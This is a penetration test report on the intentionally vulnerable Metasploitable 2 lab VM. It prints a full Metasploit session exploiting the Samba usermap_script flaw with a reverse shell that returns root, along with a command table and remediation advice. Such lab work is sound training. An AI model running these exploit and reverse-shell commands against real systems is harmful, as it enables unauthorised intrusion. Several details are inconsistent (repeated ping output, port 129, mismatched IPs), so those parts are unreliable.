

PENETRATION TEST REPORT

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DOCUMENT CONTROL

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Executive Summary

ThePhishingnet conducted a comprehensive security assessment of Rapid7's Metasploitable 2 in order to determine existing vulnerabilities and establish the current level of security risk associated with the environment and the technologies in use. This assessment harnessed penetration testing and social engineering techniques to provide Rapid7 with an understanding of the risks and security posture of their vulnerable operating system. Key findings revealed critical vulnerabilities in FTP, SMB and outdated web services. Recommendations focus primarily on applying proper configurations, disabling used servies and upgrading to secure versions.

Overview of Metasploitable 2:

Metasploitable 2 is a purposely vulnerable operating system commonly used for security training and testing. This machine is designed to simulate a real world target environment and investigation.

Purpose:

The Purpose of this test was to identify and exploit vulnerabilities within the Metasploitable 2 system to demonstrate common attack vectors and provide remediation recommendations

Methodology:

The following test adheres to the following phases:

- Reconnaissance and information gathering
- Vulnerability scanning
- Exploitation
- Post-exploitation and reporting

Tools used in this test:

- Nmap for network discovery
- Nessus for scanning the machine for vulnerabilities
- Metasploit for exploiting the system



Scope:

Target System IP: 192.168.23.3

Environment: Metasploitable 2 running locally on vmware

Findings:

1. Information Gathering


Discovery and port scanning

First thing I did before conducting the test, I first pinged the machine to ensure that it was online and functional, then after I verified that the server was responding, I then ran an Nmap scan to see if there were any vulnerable open ports. Below is a screenshot of what was found when the scan was conducted.

```
### ping 192.168.23.3 | (192.168.23.3) | 56(84) | bytes of data. |
### bytes from 192.168.23.3 | icmp_seq=2 ttle64 time=0.369 ms |
### bytes from 192.168.23.3 | icmp_seq=3 ttle64 time=0.368 ms |
### bytes from 192.168.23.3 | icmp_seq=5 ttle64 time=0.368 ms |
### bytes from 192.168.23.3 | icmp_seq=6 ttle64 time=0.368 ms |
### bytes from 192.168.23.3 | icmp_seq=6 ttle64 time=0.368 ms |
### bytes from 192.168.23.3 | icmp_seq=6 ttle64 time=0.279 ms |
### bytes from 192.168.23.3 | icmp_seq=6 ttle64 time=0.279 ms |
### bytes from 192.168.23.3 | icmp_seq=6 ttle64 time=0.279 ms |
### bytes from 192.168.23.3 | icmp_seq=6 ttle64 time=0.279 ms |
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### bytes from 192.168.23.3 | icmp_seq=6 ttle64 time=0.279 ms |
### bytes from 192.168.23.3 | icmp_seq=1 ttle64 time=0.279 ms |
### bytes from 192.168.23.3 | icmp_seq=1 ttle64 time=0.279 ms |
### bytes from 192.168.23.3 | icmp_seq=1 ttle64 time=0.279 ms |
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### bytes from 192.168.23.3 | icmp_seq=2 ttle64 time=0.279
```




Vulnerability Assesment through Nessus:



Through Nessus, I conducted another security test and was returned with 107 vulnerabilities, in the screenshot above, it highlights some of more critical types

Below is a list of remediations that can help fix these issues:



- 2. Vulnerability analysis:
 - a. I once again ran Nmap to see if there were any vulnerabilities, after it ran, I saw that there were many vulnerabilities and CVEs.
 - b. Two of the CVE's that stand out are as followed:
 - i. Vsftd 2.3.4 Backdoor (CVE 2011-2523)
 - Service found to contain a backdoor that allows unauthenticated users to obtain a remote shell into the system



- ii. SMB misconfiguration (CVE 2007-2447)
 - 1. Samba has an instance where if a user injects a command, there is improper handling of inputs.
- 3. Exploitation
- FTP Backdoor exploit
 - Objective: Gain shell access through vsftpd 2.3.4 backdoor.
 - Steps:
 - Connected to FTP server using the command telnet 192.168.23.3 21
 - Attempted to open a reverse shell connection



Results: was able to remotely make a username but could not connect on port 6200

SMB Exploit

Objective: Exploit the Samba service for command injection

Steps:

- Use metasploit module to execute commands
- Create a reverse shell payload and upload it using the exploit

Result: After conducting sever msfconsole commands, I was able to obtain root user access into the metasploitable 2 machine.



```
####
                                #######
####
                              ###########
# WAVE 5 ####### SCORE 31337 ############################# HIGH FFFFFFF #
https://metasploit.com
      =[ metasploit v6.4.18-dev
         2437 exploits - 1255 auxiliary - 429 post
         1468 payloads - 47 encoders - 11 nops
    --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
search uy<u>msf6</u> >
<u>msf6</u> > search usermap_script
Matching Modules
  # Name
                                      Disclosure Date Rank
                                                               Check Description
  0 exploit/multi/samba/usermap_script 2007-05-14
                                                                      Samba "username map script" Command Execution
                                                     excellent No
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(
                                 pt) > set RHOSTS 192.168.23.3
RHOSTS => 192.168.23.3
                            ap_script) > set PAYLOAD cmd/unix/reverse
msf6 exploit(m
PAYLOAD => cmd/unix/reverse
                             _script) > set LHOST 192.168.23.2
msf6 exploit(
LHOST => 192.168.23.2
                           map_script) > set LPORT 4444
<u>msf6</u> exploit(m
LPORT => 4444
             lti/samba/usermap_script) > run
msf6 exploit(m
*] Started reverse TCP double handler on 192.168.23.2:4444
*] Accepted the first client connection...
*] Accepted the second client connection...
*] Command: echo geFysbiV9XZGVoBk;
*] Writing to socket A
*] Writing to socket B
[*] Reading from sockets...[*] Reading from socket B
*] B: "geFysbiV9XZGVoBk\r\n"
*] Matching...
*] A is input..
*] Command shell session 1 opened (192.168.23.2:4444 -> 192.168.23.3:52485) at 2024-11-16 22:51:11 -0500
whoami
root
uid=0(root) gid=0(root)
```

The table below is a list of commands that I used to conduct this test:



Command	Functionality	
msfconsole	Open metasploit framework console	
Search usermap_script	Search for module	
use exploit/multi/samba/usermap_script	Load the exploit	
set RHOSTS 192.168.23.3	Set the target IP address	
set PAYLOAD cmd/unix/reverse	Set the payload for a reverse shell	
set LHOST <your_kali_ip></your_kali_ip>	Set Pentester IP	
set LPORT 4444	Set port	
run	Run script	

4. Post exploitation

Privilege Escalation:

Enumerated SUID binaries and found misconfiguered NMAP

I did not have to escalate to root since the Metasploit exploit I used already put me in root user.

Data exfiltration: I found a file full of hashes but was unable to decrypt them



Recommendations

Immediate Fixes

- 1. Disable vsftd 2.3.4 or upgrade it to a secure version
- 2. Harden SMB configuration
 - a. Disable access for users that shouldnt use it
 - b. Apply latest patches for the Samba client

General recommendations:

- 1. Limit access to critical services through the fire wall rules
- 2. Use strong authentication mechanisms for all services
- 3. Conduct regular vulnerability assessments to find new risks

Conclusion:

The penetration test identified and exploited critical vulnerabilities within the Metasploitable 2 environment. These findings show the importance of secure configurations and to conduct regular updates. By implementing the recommendations, this system can be reduced.



Appendices

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian
23/tcp	open	telnet	Linux telnetd
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu))
129/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X (workgroup: WORKGROUP)

Commands used:

Nmap -sS -sV 192.168.1.10

Telnet 192.168.1.10 21

Metasploit: use exploit/multi/samba/usermap_script